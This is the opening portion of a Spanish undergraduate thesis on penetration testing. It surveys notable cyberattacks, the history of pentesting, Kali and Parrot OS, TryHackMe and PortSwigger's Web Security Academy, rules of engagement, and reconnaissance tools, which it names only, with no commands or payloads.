Escuela Superior
de Ingeniería y Tecnología
Universidad de La Laguna

Trabajo de Fin de Grado

Grado en Ingeniería Informática

Explotación de Técnicas en Red Team

Exploitation of Red Team Techniques

Cristopher Manuel Afonso Mora

La Laguna, 4 de mayo de 2024

D. **Juan Carlos Pérez Darias** profesor Titular de Universidad adscrito al Departamento de Física de la Universidad de La Laguna, como tutor

C E R T I F I C A

Que la presente memoria titulada:

“Explotación de Técnicas en Red Team”


Ha sido realizada bajo su dirección por D. **Cristopher Manuel Afonso Mora** con D.N.I. 51202938Q

Y para que así conste, en cumplimiento de la legislación vigente y a los efectos oportunos firman la presente en La Laguna a 18 de abril de 2024

Agradecimientos

Quiero agradecer a toda mi familia, en especial a mi madre y mi hermana mayor, que en toda mi vida me han apoyado en todo lo que he hecho, en especial en mi trayecto en la carrera, y a mis compañeros de carrera por apoyarme sobre todo en los momentos más difíciles del grado.

Licencia



Resumen

Desde que nació la computación, el uso de los ordenadores en nuestras vidas ha ido evolucionando y aumentando constantemente, pero pese a la gran cantidad de beneficios que conllevan y traen consigo, las consecuencias podrían ser nefastas para todo individuo que use un equipo informático indebidamente, o su uso se vea afectado por terceros con intenciones maliciosas, por ende, la ciberseguridad juega un papel crítico porque tanto individuos como las organizaciones necesitan que sus sistemas jamás realicen acciones no previstas. Dado que es necesario asegurar los bienes digitales de los individuos y las organizaciones, las pruebas de intrusión o pentesting, cada vez se están volviendo más vitales en cualquier en los planes de seguridad de las organizaciones, porque su objetivo es identificar vulnerabilidades y puntos débiles en sistemas o redes. Nuestro proyecto profundiza en todo lo que conlleva la realización de una prueba de intrusión, desde la fases que lo componen hasta las herramientas empleadas en cada una de ellas.

El presente trabajo empieza justificando la relevancia de la ciberseguridad hoy en día y por qué es una tendencia en aumento, nombrando varias de sus disciplinas para hacernos conscientes de su alcance, pero destacando la importancia de métodos activos en ella, como el pentesting, para asegurar sistemas informáticos contra ataques de cualquier índole. Además, tras entrar en detalle sobre los sistemas operativos y plataformas usadas en el transcurso del trabajo, realizaremos un análisis exhaustivo de las diferentes fases que se abordan en una prueba de intrusión y nombraremos algunas de las las diferentes herramientas más conocidas relacionadas con cada una de ellas.

El núcleo de nuestro proyecto radica en la seguridad de los equipos informáticos, dado el rol que cumplen sistemas informáticos críticos en infraestructuras digitales empresariales, por ende, empleamos el uso de la plataforma TryHackMe para aprender y poner en práctica los conocimientos necesarios para realizar pruebas de intrusión y, obtener destreza y soltura en este ámbito. Para poder mejorar la seguridad de los equipos de una organización, se abordaron una serie de laboratorios que simulaban casos reales en dicha plataforma, donde tuvimos la oportunidad de repetir constantemente escenarios donde tuvimos que identificar y explotar vulnerabilidades como lo son las credenciales débiles de usuarios, o servicios desactualizados y mal configurados.

También exploramos la seguridad de las aplicaciones web, debido a factores como el rol vital que desempeñan en la gran mayoría de organizaciones presentes en internet, y la cantidad de vulnerabilidades que puede presentar una aplicación web mal configurada, de las cuales, varias de ellas son relativamente fáciles de explotar y de gran rentabilidad para ciberdelincuentes. Para poner en práctica conocimientos de vulnerabilidades web, se ha empleado el uso de más de cuarenta laboratorios en la plataforma Web Security Academy que cubren la explotación de vulnerabilidades como inyecciones SQL, Path Traversal, subida de archivos maliciosos, cross-site request forgery y, server-side request forgery, que son las vulnerabilidades web en las que más nos hemos enfocado.

En conclusión, nuestro proyecto tiene como objetivo adquirir el conocimiento y suficiente experiencia práctica en las distintas facetas de las pruebas de intrusión, centrando gran parte de nuestros esfuerzos en vulnerabilidades que afectan a las aplicaciones web, teniendo en cuenta que al valorar conjuntamente todas las tareas que hemos realizado a lo largo del trabajo, que van desde analizar las fases de un pentesting, las herramientas vinculadas a cada fase, y poner el conocimiento en práctica al resolver máquinas que simulan escenarios reales, obtenemos que el resultado final de nuestro trabajo es la adquisición completa de unas bases de conocimiento sólidas en el pentesting

Palabras clave: TryHackMe, Web Security Academy, Vulnerabilidades, *Pentesting*, Seguridad web, *exploit*.

Abstract

Since the birth of computing, the use of computers in our lives has been constantly evolving and increasing, but despite the many benefits they bring with them, the consequences could be dire for any individual who uses a computer improperly, or its use is affected by third parties with malicious intent, therefore, cyber security plays a critical role because individuals and organisations need to ensure that their systems never perform unintended actions. Given the need to secure the digital assets of individuals and organisations, penetration testing, or pentesting, is becoming increasingly vital in any organisation's security plans, because it aims to identify vulnerabilities and weaknesses in systems or networks. Our project delves into everything involved in carrying out a penetration test, from the phases that make it up to the tools used in each one of them.

This paper begins by justifying the relevance of cybersecurity today and why it is a growing trend, naming several of its disciplines to make us aware of its scope, but highlighting the importance of active methods in it, such as pentesting, to secure computer systems against attacks of any kind. Furthermore, after going into detail about the operating systems and platforms used in the course of the work, we will carry out an exhaustive analysis of the different phases involved in a penetration test and name some of the best-known tools related to each of them.

The core of our project lies in the security of computer equipment, given the role that critical computer systems play in business digital infrastructures, therefore, we employed the use of the TryHackMe platform to learn and put into practice the necessary knowledge to perform penetration tests and gain skills and fluency in this area. In order to improve the security of an organisation's equipment, a series of laboratories simulating real cases were carried out on this platform, where we had the opportunity to constantly repeat scenarios where we had to identify and exploit vulnerabilities such as weak user credentials, or outdated and misconfigured services.

We also explored the security of web applications, due to factors such as the vital role they play in the vast majority of organisations on the internet, and the number of vulnerabilities that a misconfigured web application can present, several of which are relatively easy to exploit and highly profitable for cybercriminals. To put into practice knowledge of web vulnerabilities, we have employed the use of more than forty labs on the Web Security Academy platform covering the exploitation of vulnerabilities such as SQL injections, Path Traversal, malicious file uploads, cross-site request forgery and server-side request forgery, which are the web vulnerabilities we have focused on the most.

In conclusion, our project aims to acquire knowledge and sufficient practical experience in the different facets of penetration testing, focusing much of our efforts on vulnerabilities affecting web applications, taking into account that by jointly assessing all the tasks we have performed throughout the work, ranging from analysing the phases of a pentesting, the tools linked to each phase, and putting the knowledge into practice by solving machines that simulate real scenarios, we obtain that the end result of our work is the complete acquisition of a solid knowledge base in pentesting.

Keywords: TryHackMe, Web Security Academy, Vulnerabilities, Pentesting, Web Security, exploit.

Índice general

Índice de figuras

Índice de tablas

Capítulo 1 Introducción y objetivos

Cuando usamos servicios en Internet, en la gran mayoría de los casos, los usuarios confían ciegamente en los servicios y la seguridad que nos proporcionan las organizaciones al ofrecernos sus servicios, desde que se protejan los datos bancarios al realizar compras, pasando por la protección y confidencialidad de los datos, así como de la disponibilidad continua y sin interrupciones de los servicios que ofrecen.

Desafortunadamente las organizaciones no siempre pueden garantizarnos su invulnerabilidad frente a posibles ciberataques. A pesar de las múltiples ventajas que presenta la interconexión global y el acceso a información y servicios desde cualquier lugar y en todo momento, la complejidad y heterogeneidad de los sistemas que se usan para su implantación hace que éstos presenten errores que son aprovechados por particulares u organizaciones para hacer daño a terceros, ya sea con ánimo de lucro o por otras motivaciones. En este contexto, podríamos definir el término ciberataque[106] como un intento por parte de un individuo o grupo de acceder a sistemas de información, redes o datos electrónicos sin autorización, con el propósito de causar daño, interrupción, robo de información o extorsión.

Para poner de manifiesto la relevancia que estos hechos maliciosos tienen en la sociedad actual, a continuación se enumeran algunos ejemplos que ilustran la diversidad y complejidad de algunos ciberataques así como las amplias consecuencias que pueden tener en términos de costes económicos, impacto operativo y daños a la reputación:

- ***Ataque a Equifax (2017)***: El ataque a Equifax en 2017 resultó en la filtración de información personal de 147 millones de personas. Los costes económicos directos incluyen multas y gastos de mitigación que superaron los mil cuatrocientos millones de dólares. Sin embargo, los costes indirectos fueron mucho mayores: la pérdida de confianza de los consumidores, el daño a la reputación de la empresa y el estrés y la ansiedad de millones de personas preocupadas por el posible uso indebido de su información personal[1][2].
- ***Ransomware WannaCry (2017)***: WannaCry fue un ransomware que se propagó rápidamente en mayo de 2017, afectó a cientos de miles de computadoras en más de 150 países. Utilizó una vulnerabilidad en el sistema operativo Windows para cifrar archivos y exigir un rescate en Bitcoin para descifrarlos. El coste económico se estimó en cientos de millones de dólares, pero los efectos indirectos incluyen la interrupción de servicios críticos, como hospitales, que tuvieron que cancelar citas y procedimientos médicos, poniendo en riesgo la vida de los pacientes[3][4].
- ***NotPetya (2017)***: NotPetya, inicialmente disfrazado de ransomware, fue un ataque que afectó a empresas de todo el mundo en junio de 2017. Este malware se originó en Ucrania, rápidamente se extendió a través de redes corporativas globales, causando daños que se estimaron en más de 10 mil millones de dólares. Empresas como Maersk y FedEx sufrieron interrupciones masivas en sus operaciones, lo que resultó en pérdidas económicas significativas y daños a la reputación[103].
- ***Ataque SolarWinds (2020)***: Este sofisticado ataque afectó a numerosas agencias gubernamentales y grandes empresas, destacando la vulnerabilidad de incluso las entidades más protegidas. El ataque subrayó la necesidad crítica de una mayor seguridad en la cadena de suministro de software y condujo a nuevas iniciativas y regulaciones para mejorar la ciberseguridad en sectores públicos y privados[5][6].

- **Servicio Público de Empleo Estatal (2021)**: El SEPE sufrió un ataque de ransomware que paralizó su sistema informático durante varios días, afectando a más de 700 oficinas y provocando la interrupción de servicios esenciales, incluido el pago de prestaciones por desempleo. Tuvo que destinar muchos recursos a la recuperación de sus sistemas y a implementar medidas de seguridad adicionales, además, los beneficiarios experimentaron retrasos en los pagos, causando dificultades económicas a muchas familias[107].

Estos casos no son sino algunos ejemplos que han tenido repercusión mediática de ciberataques. Sin embargo, es notorio que todas las organizaciones reciben, diariamente, intentos de ataques de diferentes características. De hecho, no hace falta ser un experto en ciberseguridad para poder realizar un ciberataque contra una empresa u individuo debido a la amplia variedad de factores que intervienen en la seguridad informática.

Podríamos hacer una clasificación de las diferentes amenazas en función de la dificultad que plantean para el atacante. Así un ataque muy común que no requiere muchos conocimientos en esta materia son los de *Phishing*, donde los atacantes envían correos electrónicos que parecen legítimos para engañar a las víctimas y hacer que revelen información sensible como contraseñas o datos financieros.

Otro tipo de ataque que no requiere mucho conocimiento en informática son ataques de *ingeniería social*; aquí los atacantes manipulan a las víctimas para obtener información confidencial usando llamadas telefónicas, mensajes de texto o interacciones en persona.

Entrando en el terreno de ataques más elaborados, tenemos los clasificados como *malware*, que incluye virus, gusanos, troyanos y ransomware. Estos consisten en programas maliciosos que pueden infectar los sistemas y causar muchos tipos de daños, desde la eliminación de datos hasta el cifrado de archivos para pedir un rescate.

También suelen usarse ataques de *denegación de servicios* (DDos o DoS) cuyo objetivo es sobrecargar los sistemas de una organización con una gran cantidad de solicitudes para saturar los servicios, dejándolos inaccesibles, o los ataques de fuerza bruta que usan software para intentar numerosas combinaciones de contraseñas para acceder a las cuentas.

Por último y para acabar de nombrar tipos de ataques, tenemos los ataques *Man-in-the-Middle* donde los atacantes interceptan la comunicación entre dos partes para espiar o modificar información intercambiada, o ataques usando piezas de software a medida (*exploits*) *para aprovecharse de fallos o debilidades de los sistemas informáticos (vulnerabilidades)* que la organización utiliza, que abarcan desde sistemas operativos hasta dispositivos de red. También podríamos destacar aquellas acciones maliciosas indirectas, en las que se compromete a la organización a través de terceros, como pueden ser los *ataques a la cadena de suministros* o socios comerciales para acceder a la red de la empresa objetivo. Por otro lado, pero no menos importante, tenemos los ataques de estado, que buscan desestabilizar países o regiones.

Debido a todos los motivos nombrados anteriormente, es imprescindible que las organizaciones y particulares se protejan de todos estos ataques, y debido a esta necesidad nace la ciberseguridad, que es de crucial importancia en nuestros días. Esta disciplina involucra un amplio conjunto de áreas desde la parte social hasta los aspectos más técnicos de prevención y defensa.

Su importancia radica en la protección de datos, la prevención de ataques, la continuidad operativa y la confianza del usuario, entre otros aspectos cruciales. Así, podríamos definir la ciberseguridad como la práctica de proteger sistemas, redes y programas informáticos de ataques maliciosos. La protección de información sensible es uno de los pilares de la ciberseguridad ya que la información se ha convertido en uno de los activos más valiosos de las organizaciones. Como consecuencia, los datos personales, financieros, empresariales y gubernamentales requieren protección constante para evitar robos y usos indebidos.

Además, la ciberseguridad juega un papel crucial en la prevención de ataques cibernéticos debido a que con el aumento de incidentes como el *phishing*, el *malware* y el *ransomware*, es fundamental implementar medidas preventivas que eviten estos ataques y mitiguen sus efectos. Los daños económicos y reputacionales derivados de tales ataques pueden ser devastadores para cualquier entidad.

Existen numerosos motivos por los que una organización necesita invertir en seguridad aparte de los recién nombrados. Estos van desde asegurar la integridad de sus sistemas y datos para que no sufran alteraciones no autorizadas, o tener una alta disponibilidad en sus servicios evitando una inesperada interrupción de los mismos por parte de terceros (sobre todo en negocios con servicios críticos como son la sanidad o la banca), pasando por la necesidad de la organización de cumplir la normativa vigente en su lugar de implantación, o simplemente para lograr una mayor confianza en el usuario o la protección de infraestructuras críticas, como son las compañías de generación y transporte eléctrico o los sistemas de abastecimiento de agua.

La inversión en seguridad debe ser continua en el tiempo para que las organizaciones permanezcan protegidas frente a ataques externos. Por ejemplo, los avances tecnológicos traen consigo nuevas amenazas, lo que supone que la implantación de un sistema eficiente de seguridad debe considerarse como un desafío constante para la evolución de las organizaciones.

Como se indicó previamente, la ciberseguridad es un campo que abarca un amplio conjunto de disciplinas que. a su vez, están en constante evolución, impulsadas por la necesidad de adaptarse a amenazas emergentes.

Entre las áreas más relevantes de la ciberseguridad, tenemos a la *criptografía*, que se encarga de estudiar y aplicar técnicas para proteger la información mediante la codificación y cifrado. Además se usa para asegurar la confidencialidad e integridad de los datos y para garantizar la autenticidad de los mismos. Otra es la *seguridad de redes*, se centra en proteger la infraestructura de red y los datos que circulan a través de ella.

Además otras áreas que también son de gran relevancia incluyen la *informática forense* que se encarga de recolectar, preservar, analizar y presentar evidencias digitales de manera que sean aceptables en un tribunal de justicia; la *inteligencia de amenazas* que implica la recopilación y análisis de datos sobre amenazas y actores maliciosos para anticipar y prevenir ataques y, la *respuesta ante incidentes*, que es el proceso de manejar y mitigar los efectos de incidentes de seguridad.

El avance de la tecnología así como los cambios en los paradigmas de gestión de las organizaciones han traído consigo el desarrollo de nuevas áreas como son la *seguridad en la nube* cuya misión es proteger datos y aplicaciones que se encuentran en entornos de computación en la nube, *la seguridad de dispositivos móviles* para abordar la protección de dispositivos móviles como *smartphones* y *tablets* y la información que contengan, o la *seguridad en internet de las cosas (IoT)* abarcando desde la protección de dispositivos y redes que están conectados a internet y no son ordenadores tradicionales, como sensores, cámaras y dispositivos domésticos inteligentes.

Por último, existe un área específica dentro de la ciberseguridad, que es en la que nos vamos a centrar en el presente trabajo es el de la *seguridad en redes y aplicaciones* la cual se dedica a proteger los sistemas operativos y las aplicaciones contra ataques y vulnerabilidades. Esto incluye la gestión de parches, el análisis de vulnerabilidades, la realización de pruebas de penetración o *pentesting* y el desarrollo seguro de software. Concretamente, en el presente trabajo nos centraremos en la realización de *pentesting* o también conocido como *tareas de red team.*

1.1 Pruebas de intrusión. Estado del Arte

En el presente trabajo nos centraremos en el enfoque ofensivo de la ciberseguridad, también conocido como el equipo encargado de la simulación de ataques. Este grupo de profesionales se dedica a evaluar la seguridad de los sistemas informáticos mediante la realización de pruebas de intrusión o auditorías de seguridad.

Las pruebas de intrusión, también conocida como pentesting, usadas en auditorías de seguridad principalmente, son evaluaciones exhaustivas que simulan ataques reales para identificar vulnerabilidades en los sistemas y redes de una organización. Estos procedimientos implican el uso de técnicas y herramientas que un atacante malintencionado podría emplear, con el objetivo de descubrir debilidades antes de que puedan ser explotadas por actores externos. Al identificar y corregir estas vulnerabilidades, las organizaciones pueden fortalecer su postura de seguridad y proteger mejor sus activos críticos.

Historia y evolución del *Pentesting*

La historia del *pentesting*, o pruebas de intrusión, se remonta a las primeras etapas de la informática y la ciberseguridad, su evolución ha sido marcada por el desarrollo de tecnologías, el aumento de las amenazas cibernéticas y la creciente necesidad de proteger la información y los sistemas críticos.

Hoy en día, es una práctica esencial en la ciberseguridad moderna, utilizada por organizaciones de todo el mundo para identificar y mitigar vulnerabilidades antes de que puedan ser explotadas por atacantes malintencionados. Su evolución refleja el continuo esfuerzo por mantenerse un paso adelante en la protección de la información y la infraestructura crítica en un mundo cada vez más digitalizado.

Durante las décadas de 1960 y 1970 se dieron sus primeros pasos, ya que el MIT y otros centros académicos comenzaron a explorar la seguridad de los sistemas informáticos. En 1967, un grupo de investigadores del MIT llevó a cabo el primer "ataque" de prueba documentado contra un sistema informático, destacando la importancia de identificar y corregir vulnerabilidades[8].

En la década de 1980 el concepto de pentesting comenzó a formalizarse, ya que en 1986, el Instituto de Ingeniería de Software de Carnegie Mellon publicó el primer "Manual del Equipo Rojo", un documento que detallaba técnicas y procedimientos para realizar evaluaciones de seguridad ofensivas. Durante este tiempo, el aumento de ataques cibernéticos y creación de virus informáticos crearon una mayor necesidad de emplear pruebas de intrusión.

Con la expansión de Internet en los años 90, la superficie de ataque creció significativamente, y también lo hizo la demanda de pentesting, esta década vio la creación de algunas de las primeras herramientas de pentesting automatizadas, como SATAN (Security Administrator Tool for Analyzing Networks) en 1995. Las empresas comenzaron a contratar a pentesters para evaluar la seguridad de sus redes y sistemas, marcando el inicio del pentesting como una profesión reconocida.

La década del 2000 trajo consigo una mayor profesionalización del pentesting porque organizaciones como el Open Web Application Security Project (OWASP) y la creación de certificaciones como Certified Ethical Hacker (CEH) en 2003, establecieron estándares para la industria, además, las herramientas de pentesting se volvieron más sofisticadas y accesibles, permitiendo a los profesionales realizar evaluaciones más efectivas.

El pentesting continuó evolucionando en la década de 2010 en adelante con el avance de tecnologías como la inteligencia artificial y el machine learning, que comenzaron a integrarse en sus herramientas, sumado a la creciente complejidad de los sistemas informáticos y las amenazas cibernéticas llevaron a una mayor especialización en el campo, con pentesters dedicados hacia áreas como aplicaciones web, redes inalámbricas y sistemas industriales.

1.2 Objetivos del trabajo

En este contexto, el presente trabajo tiene como objetivo el desarrollo de habilidades en materia de ciberseguridad ofensiva, concretamente en el ámbito del pentesting.

En primer lugar, se abordarán los fundamentos de la ciberseguridad ofensiva, no sólo la comprensión de los principios básicos de la ciberseguridad, sino también el conocimiento profundo de los diferentes tipos de amenazas y ataques cibernéticos a los que se enfrentan las organizaciones.

El aprendizaje de las herramientas de pentesting es otro pilar fundamental de este trabajo, que son de gran ayuda para la identificación y explotación de vulnerabilidades en sistemas informáticos. Además, es importante saber trabajar con sistemas operativos diseñados específicamente para pentesting, como Kali Linux o Parrot OS, que ofrecen un entorno optimizado para llevar a cabo pruebas de penetración.

Desde un punto de vista práctico se pretende analizar las diferentes fases de un pentest, desde la recopilación de información y el análisis de vulnerabilidades, hasta la explotación y la elaboración de informes detallados. El desarrollo de habilidades de análisis y reporte permitirá no solo identificar y explotar vulnerabilidades, sino también comunicar sus hallazgos de manera clara y efectiva.

Finalmente, el trabajo pone un fuerte énfasis en la aplicación práctica de los conocimientos aprendidos. Para ello, se plantea la resolución de casos prácticos que involucren máquinas con vulnerabilidades, simulando situaciones reales que podrían encontrarse en un entorno profesional.

Capítulo 2 Entorno de trabajo

En este trabajo se han usado dos máquinas, una máquina virtual con un sistema operativo *Kali Linux*[9], y otro ordenador con un sistema operativo base *Parrot OS*[10], ambas máquinas han sido usadas para tratar de solucionar los ejercicios prácticos de máquinas con vulnerabilidades que simulen casos reales.

No se ha seguido ningún criterio a la hora de elegir una de ellas para solucionar ejercicios concretos dado que todas las herramientas usadas estaban igualmente presente en ambos sistemas operativos, se han elegido estos dos sistemas operativos para este trabajo debido a que son actualmente dos de los sistemas operativos más utilizados por *pentesters* para realizar sus tareas. Esto ha permitido evaluar las dos plataformas y comprobar las ventajas e inconvenientes de cada una de ellas.

2.1 Uso de sistemas operativos Parrot OS y Kali Linux

Parrot OS y Kali Linux son dos sistemas operativos basados en Debian, diseñados específicamente para la seguridad informática, pruebas de penetración y análisis forense digital. Aunque comparten algunas similitudes, también tienen diferencias importantes que los hacen únicos en sus respectivos enfoques y funcionalidades.

Kali Linux está diseñado por Offensive Security y fue creado principalmente para pruebas de penetración y auditoría de seguridad. Es ampliamente utilizado por profesionales de la seguridad informática y hackers éticos. Tiene una amplia colección de herramientas preinstaladas, enfocadas en diversas tareas de seguridad como pruebas de penetración, análisis de vulnerabilidades, ingeniería inversa, y análisis forense. Cuenta con actualizaciones frecuentes, soporte para virtualización, y posee una amplia documentación y comunidad activa[9].

Parrot OS también está diseñado para la seguridad y pruebas de penetración, pero tiene un enfoque más amplio que incluye herramientas para la privacidad y desarrollo de software, viene con una amplia gama de herramientas de seguridad preinstaladas para pruebas de penetración, análisis de vulnerabilidades, y análisis forense e incluye características y herramientas orientadas a la privacidad, como navegadores seguros y herramientas para mantener el anonimato en línea.

2.2 Plataforma *TryHackMe*

TryHackMe[11] (en adelante THM) es una plataforma en línea diseñada para la formación en ciberseguridad y hacking ético a través de laboratorios prácticos y ejercicios interactivos. Es popular entre principiantes y profesionales de la seguridad informática que desean mejorar sus habilidades de una manera estructurada y práctica.

La plataforma THM ha sido usada principalmente para realizar ejercicios de pruebas de penetración de principio a fin, desde el reconocimiento y escaneo de máquinas que presentan vulnerabilidades, pasando por la explotación de las vulnerabilidades, hasta llegar a las fases de post-explotación y reporte o documentación.

Entre sus principales características, tenemos laboratorios interactivos donde los usuarios pueden practicar ataque y defensa de máquinas en un entorno seguro con instrucciones detalladas para ayudar a los usuarios en cada paso. Además, existen rutas de aprendizaje organizadas en niveles de dificultad y con certificados, cada una cubriendo un tipo de contenido específico como pruebas de penetración o redes.

2.3 Plataforma *Web Security Academy*

PortSwigger[12] es una empresa reconocida en el ámbito de la seguridad informática, especialmente conocida por su herramienta *Burp Suite*[13], una de las más populares para pruebas de penetración y análisis de seguridad web. *Burp Suite* es usada conjuntamente con la herramienta *FoxyProxy*[15] la cuál es un *proxy*[123] que redirige el tráfico web a *Burp Suite* para que esta herramienta pueda realizar su trabajo. Además de desarrollar Burp Suite, PortSwigger también ofrece recursos educativos a través de su academia, la *Web Security Academy*, que se ha convertido en una referencia importante para el aprendizaje de seguridad web.

Web Security Academy de *PortSwigger* es una plataforma educativa gratuita que proporciona recursos para aprender sobre seguridad web. Está diseñada tanto para principiantes como para profesionales que desean profundizar en el conocimiento de la seguridad de aplicaciones web.

PortSwigger y su Web Security Academy son recursos valiosos para aprender y practicar la seguridad de aplicaciones web. Mientras que Burp Suite es una herramienta poderosa y ampliamente utilizada por profesionales de seguridad, la Web Security Academy proporciona la formación necesaria para utilizar esa herramienta de manera efectiva y comprender profundamente los problemas de seguridad web. Con su enfoque en la práctica y la teoría, PortSwigger se ha establecido como un líder en la formación de la próxima generación de expertos en seguridad web.

Entre las características de *Web Security Academy*, hay que destacar que combina teoría con ejercicios prácticos, ofreciendo una comprensión profunda de diversas vulnerabilidades y técnicas de ataque, los contenidos se mantienen actualizados, los laboratorios ofrecen un entorno controlado donde los usuarios pueden practicar ataques y defensas en aplicaciones web reales, cubren una amplia gama de vulnerabilidades y problemas de seguridad como inyecciones SQL, Cross-Site Request Forgery, Server-Side Request Forgery, etc. También ofrecen rutas de aprendizaje con estructuras modulares para guiar al usuario paso a paso.

La plataforma *Web Security Academy* ha sido principalmente usada para profundizar en los conocimientos de ciertas vulnerabilidades web concretas, aprender cómo se podrían explotar de forma más eficiente y aumentar el conocimiento de la herramienta *Burp Suite Community Edition*[13], así como su manejo para poder realizar la explotación de dichas vulnerabilidades usando dicha herramienta para agilizar los ejercicios de pruebas de penetración.

Capítulo 3 Fases del pentesting y herramientas de apoyo

El *pentesting*, o pruebas de penetración, es un proceso sistemático y estructurado para identificar y explotar vulnerabilidades en un sistema, aplicación o red con el objetivo de mejorar la seguridad. Este proceso se divide en varias fases, cada una de las cuales es crucial para el éxito del pentest y que en su conjunto proporcionan un enfoque sistemático para identificar, explotar y remediar vulnerabilidades, ayudando a las organizaciones a fortalecer su postura de seguridad y protegerse contra posibles ataques. A continuación, se presentan las fases del pentesting y el objetivo de cada una de ellas.

3.1 Fase previa: Definición de los objetivos de la auditoría

Antes de poder realizar legalmente una auditoría de seguridad en cualquier entidad, es esencial establecer los requisitos necesarios de dicha auditoría. Es fundamental la definición precisa del objetivo que se quiere lograr con el resultado de la auditoría para evitar esfuerzos innecesarios y asegurar que todas las actividades persigan los objetivos establecidos.

También es necesario definir el alcance de la auditoría, esto implica especificar qué sistemas, aplicaciones, redes y componentes serán evaluados en el pentest. Además, se deben establecer las limitaciones de la auditoría: cualquier sistema, red, aplicación o componente que esté fuera del alcance del pentest debe ser identificado.

Otro aspecto importante es la definición de los criterios de éxito, deben ser claros y medibles para evaluar adecuadamente el éxito de la auditoría, los resultados de la auditoría deben ser tangibles, proporcionando información útil que pueda ser utilizada para mejorar la postura de seguridad de la organización.

Finalmente, la planificación de contingencias es un elemento vital, tras identificar posibles amenazas a la seguridad de la organización como resultado de la auditoría, es importante que la entidad pueda planificar planes de contingencia para mitigar posibles riesgos en caso de un ciberataque que involucre las vulnerabilidades halladas.

3.1.1 Creación del documento de las Reglas del Compromiso

El documento de las *Reglas de Compromiso*[16] (*Rules of Engagement*, en adelante ROE), es un documento que autoriza a un *pentester* a realizar una auditoría de seguridad, definiendo los objetivos a los que se aplica el compromiso y los comportamientos/técnicas que tendrá que seguir para realizar la auditoría.

El ROE[14] es un documento que se crea en las etapas iniciales de un compromiso de pruebas de penetración. Este documento consta de tres secciones principales, que son las responsables en última instancia de decidir cómo se lleva a cabo el encargo.

Las tres secciones principales de un documento ROE son los *permisos*, el *alcance de la auditoría* y las *reglas*. En la primera parte, se da permiso explícito para llevar a cabo la auditoría, esto es esencial para proteger legalmente a las personas y organizaciones que realizan la auditoría de seguridad debido a la naturaleza de su trabajo.

En la segunda parte, se especificarán los objetivos del compromiso y, qué sistemas informáticos y elementos de los mismos quedarían fuera del alcance de la auditoría. Se establecerá si el objetivo de la auditoría es un único equipo, varios equipos, una red entera, únicamente dos aplicaciones de dos equipos dentro de una red, etc. Y, por último, en la tercera parte, se definirán las técnicas que los *pentesters* tendrán autorización de emplazar durante el compromiso y qué técnicas estarán prohibidas.

3.1.2 Tipo de alcance

Existen tres ámbitos principales a la hora de probar una aplicación o un servicio[17]. El conocimiento que se nos otorgue como *pentesters* previamente antes de realizar la auditoría, determinará el nivel de pruebas que se realizarán en el compromiso. A continuación, procederemos a explicar cada uno de los tipos de alcance que existen:

- **Prueba de caja negra (Black-Box Testing)**: Se trata de un proceso de pruebas de alto nivel en el que el evaluador no recibe ninguna información sobre el funcionamiento interno de la aplicación o el servicio; actúa como un usuario normal que comprueba la funcionalidad y la interacción de la aplicación o el software. Las pruebas de caja negra aumentan el tiempo dedicado a la fase de recopilación de información y enumeración para comprender la superficie de ataque del objetivo.
- **Prueba de caja blanca (White-Box Testing)**: En este caso, el probador tendrá pleno conocimiento de la aplicación y su comportamiento esperado, y requiere más tiempo que las pruebas de caja negra. El conocimiento completo en un escenario de pruebas de caja blanca proporciona un enfoque de pruebas que garantiza que se pueda validar toda la superficie de ataque.
- **Prueba de caja gris (Grey-Box Testing)**: Este proceso de pruebas es el más popular para las pruebas de penetración. Se trata de una combinación de los procesos de prueba de caja negra y caja blanca, en la que el evaluador tendrá un conocimiento limitado de los componentes internos de la aplicación o del software. Esta estrategia es la que se ha seguido en los casos abordados en el presente trabajo.

3.2 Fase uno: Reconocimiento

El reconocimiento puede definirse como un estudio preliminar para recabar información sobre un objetivo. Es el primer paso de la *Cadena de Muerte Unificada*[18] para conseguir un punto de apoyo inicial en un sistema.

La fase de reconocimiento es la primera y una de las más cruciales en una auditoría de seguridad. Esta fase implica recopilar información del objetivo (una red, sistema, aplicación, etc.) para planificar los siguientes pasos de manera más efectiva. Esto permite al pentester entender mejor su objetivo e identificar posibles puntos de entrada.

Una correcta implementación de esta fase, permite obtener una visión completa de la superficie de ataque, identificando todos los posibles puntos de entrada que un atacante podría explotar debido a que nos ofrece un contexto sobre el entorno objetivo, incluyendo tecnología utilizada, configuraciones, y posibles debilidades que pueden ser explotadas más adelante.

La fase de reconocimiento generalmente se divide en dos categorías que son el *reconocimiento pasivo* y *reconocimiento activo*.

Reconocimiento pasivo

En el reconocimiento pasivo, se confía en el conocimiento disponible públicamente. Es el conocimiento al que se puede acceder a partir de recursos disponibles públicamente sin entrar directamente en contacto con el objetivo.

El reconocimiento pasivo incluye muchas actividades, por ejemplo, buscar registros DNS de un dominio en un servidor DNS público, consultar anuncios de empleo relacionados con el sitio web objetivo, o leer artículos de noticias sobre la empresa objetivo. Para obtener esa información podemos hacer uso de herramientas de reconocimiento pasivo como *whois*[19], *Google Dorks*[20][21], *dig*[22], *nslookup*[23], *shodan*[24], *DNSDumpster*[25], *Maltego*[26][27] y *theHarvester*[28].

Reconocimiento activo

El reconocimiento activo requiere establecer algún tipo de contacto con el objetivo. Este contacto puede ser una llamada telefónica o una visita a la empresa objetivo con el pretexto de recabar más información, normalmente como parte de la ingeniería social.

Alternativamente, puede ser una conexión directa al sistema objetivo, ya sea visitando su página web o comprobando si su cortafuegos tiene un puerto SSH abierto. Evidentemente, no se debe realizar un trabajo de reconocimiento activo antes de obtener la autorización legal firmada del cliente.

Ejemplos de actividades de reconocimiento activo serían, conectarse a uno de los servidores de la empresa, como HTTP, FTP y SMTP. Existen diferentes tipos de herramientas de reconocimiento activo que se puede utilizar, como *Wappalyzer*[29][30], *whatweb*[31][32], *ping*[33], *traceroute*[34][35], *telnet*[36], *netcat*[37], *wireshark*[38][39], *tcpdump*[40], *wfuzz*[41][42] y *gobuster*[43][44].

3.3 Fase dos: Escaneo

La fase de escaneo en una auditoría de seguridad es crucial para identificar vulnerabilidades y evaluar la seguridad de un sistema, red o aplicación. El objetivo principal del escaneo es detectar activamente posibles puntos débiles que podrían ser explotados por atacantes. Esto incluye vulnerabilidades conocidas en sistemas operativos, servicios de red, aplicaciones web y otros componentes de infraestructura.

